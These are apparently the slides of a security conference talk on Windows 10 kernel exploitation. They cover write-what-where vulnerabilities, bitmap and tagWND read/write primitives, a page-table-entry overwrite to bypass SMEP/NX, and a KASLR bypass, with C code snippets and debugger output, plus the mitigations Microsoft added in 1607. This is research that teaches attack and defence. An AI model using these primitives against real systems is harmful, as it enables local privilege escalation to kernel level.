TAKING WINDOWS 10 KERNEL EXPLOITATION TO THE NEXT LEVEL – LEVERAING WRITE-WHAT-WHERE VULNERABILITIES IN CREATORS UPDATE

Whoami

- Morten Schenk
- Security Advisor, Improsec ApS
- Twitter - @blomster81
- Blog: https://improsec.com/blog/
- GitHub: https://github.com/MortenSchenk
- What to expect from this talk
    - Windows 10 Kernel Exploitation on Creators Update from Low Integrity
    - Lots of hex, C and memes
    - 0-days!

improsec
improving security

Agenda

- Brief look at Kernel Exploitation history
- New Windows 10 Mitigations
- Arbitrary Kernel Read/Write Primitive
- KASLR information leak
- De-randomizing Page Table Entries
- Dynamic Function Location
- Executable Kernel Memory Allocation


Exploitation Concept

- Write-What-Where
  - Vulnerability class
- Best case
  - Write controlled value at controlled address
- Common case
  - Write not controlled value at controlled address
- Leverage to obtain kernel-mode code execution
  - Must know where and perhaps what
- Techniques presented may be used for other vulnerability classes as well

Kernel Exploitation History

Brief Look at Kernel Exploitation History
Windows 7

- Executable NonPagedPool was the default



```
RtlFillMemory(payLoad, PAGE_SIZE - 0x2b, 0xcc);
RtlFillMemory(payLoad + PAGE_SIZE - 0x2b, 0x100, 0x41);
BOOL res = CreatePipe(&readPipe, &writePipe, NULL, sizeof(payLoad));
res = WriteFile(writePipe, payLoad, sizeof(payLoad), &resultLength, NULL);
```


- Kernel information leaks were available with NtQuerySystemInformation
- Overwrite HalDispatchTable function table with NonPagedPool address
- Execute User-mode memory from Kernel-mode

Brief Look at Kernel Exploitation History Windows 8.1 and Windows 10

- Windows 8.1 and Windows 10 before Anniversary Edition.
- Kernel information leaks with APIs blocked from Low Integrity.
- NonPagedPoolNx is the new standard.
- Supervisor Mode Execution Prevention is introduced.
- Kernel-mode read / write primitive is needed.
  - GDI bitmap primitive.
  - tagWND primitive.


Bitmap Primitive

- Information leak of Bitmap through GdiSharedHandleTable



```
DWORD64 teb = (DWORD64)NtCurrentTeb();
DWORD64 peb = *(PDWORD64)(teb + 0x60);
DWORD64 GdiSharedHandleTable = *(PDWORD64)(peb + 0xf8);
DWORD64 addr = GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64);
DWORD64 kernelAddr = *(PDWORD64)addr;
```


- Overwrite size of Bitmap using Write-What-Where
- Consecutive Bitmaps can create a primitive
  - SetBitmapBits overwrites data pointer of the following Bitmap
  - GetBitmapBits reads arbritrary kernel memory
  - SetBitmapBits writes arbitrary kernel memory



```
VOID writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    PDWORD64 pointer = (PDWORD64)overwriteData;
    pointer[0x1BF] = addr;
    SetBitmapBits(overwriter, 0xe00, overwriteData);
    SetBitmapBits(hwrite, 0x8, input);
    return;
}
```

tagWND primitive


- Information leak of Desktop Heap through
  - ulClientDelta from Win32ClientInfo
  - UserHandleTable from User32!gSharedInfo
- Overwrite cbWndExtra using Write-What-Where
- Consecutive Windows can create a primitive
  - SetWindowLongPtr overwrites adjacent tagWND.StrName pointer through ExtraBytes
  - InternalGetWindowText reads arbitrary kernel memory
  - NtUserDefSetText writes arbitrary kernel memory




```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

SMEP and NX Bypass

- Page Table Entry overwrite using write primitive




```c
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```



```
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 00000000251A6863  contains 000000002522E863  contains 000000002528C863  contains FD90000017EFA863
pfn 251a6     ---DA--KWEV  pfn 2522e     ---DA--KWEV  pfn 2528c     ---DA--KWEV  pfn 17efa     ---DA--KW-V

kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff9`18c7a98a cc              int     3
kd> !pte fffff90140844bd0
                                           VA fffff90140844bd0
PXE at FFFFF6FB7DBEDF90    PPE at FFFFF6FB7DBF2028    PDE at FFFFF6FB7E405020    PTE at FFFFF6FC80A04220
contains 00000000251A6863  contains 000000002522E863  contains 000000002528C863  contains 7D90000017EFA863
pfn 251a6     ---DA--KWEV  pfn 2522e     ---DA--KWEV  pfn 2528c     ---DA--KWEV  pfn 17efa     ---DA--KWEV
```

KASLR Bypass

- Windows HAL Heap was in many cases static at 0xFFFFFFFFFD00000
- Offset 0x448 contained a pointer to ntoskrnl.exe
- SIDT instruction leaks address of ntoskrnl.exe pointer
- Use read primitive to leak pointer and get base address.




```
DWORD64 getNtBaseAddr()
{
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xffffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }

    return baseAddr;
}
```

Mitigations Introduced in Windows 10 1607

Windows 10 Anniversary Update Mitigations

- Randomizes Page Table Entries
- Removes kernel addresses from GdiSharedHandleTable
  - Breaks bitmap primitive address leak
- SIDT KASLR bypass is mitigated



Various address space disclosures have been fixed

✓ Page table self-map and PFN database are randomized

- Dynamic value relocation fixups are used to preserve constant address references


✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled

- Hypervisor traps these instructions and hides the true descriptor base from CPL>0

✓ GDI shared handle table no longer discloses kernel addresses

Windows 10 Anniversary Update Mitigations

- Limits the tagWND.strName to point inside Desktop heap.
    - Breaks tagWND primitive




```
 # Child-SP          RetAddr           Call Site
00 ffff8b00`65a92068 fffff800`36a5c96a nt!DbgBreakPointWithStatus
01 ffff8b00`65a92070 fffff800`36a5c359 nt!KiBugCheckDebugBreak+0x12
02 ffff8b00`65a920d0 fffff800`369d3094 nt!KeBugCheck2+0x8a5
03 ffff8b00`65a927e0 ffffdeb2`f731c1fe nt!KeBugCheckEx+0x104
04 ffff8b00`65a92820 ffffdeb2`f71e4f96 win32kfull!DesktopVerifyHeapPointer+0x137252
05 (Inline Function) --------`-------- win32kfull!DesktopVerifyHeapRange+0x15
06 ffff8b00`65a92860 ffffdeb2`f71e421b win32kfull!DesktopVerifyHeapLargeUnicodeString(struct ta
07 ffff8b00`65a928a0 ffffdeb2`f720c99c win32kfull!DefSetText(struct tagWND * pwnd = 0xffffded1`
08 ffff8b00`65a92900 ffffdeb2`f720c50a win32kfull!xxxRealDefWindowProc(struct tagWND * pwnd = 0x
09 ffff8b00`65a92a80 ffffdeb2`f71e51ec win32kfull!xxxWrapRealDefWindowProc(struct tagWND * pwnd
```

Figure 4. Windows 10 Anniversary Update mitigation on a common kernel write primitive

IT'S ALL BROKE...
BRING BACK THE PRIMITIVES
imgflip.com

Locating Bitmap Object


- Bitmap objects are stored in the Large Paged Pool.
  - Randomized on reboot
  - Need a kernel information leak to locate
- Win32ThreadInfo in the TEB is close to the Large Paged Pool



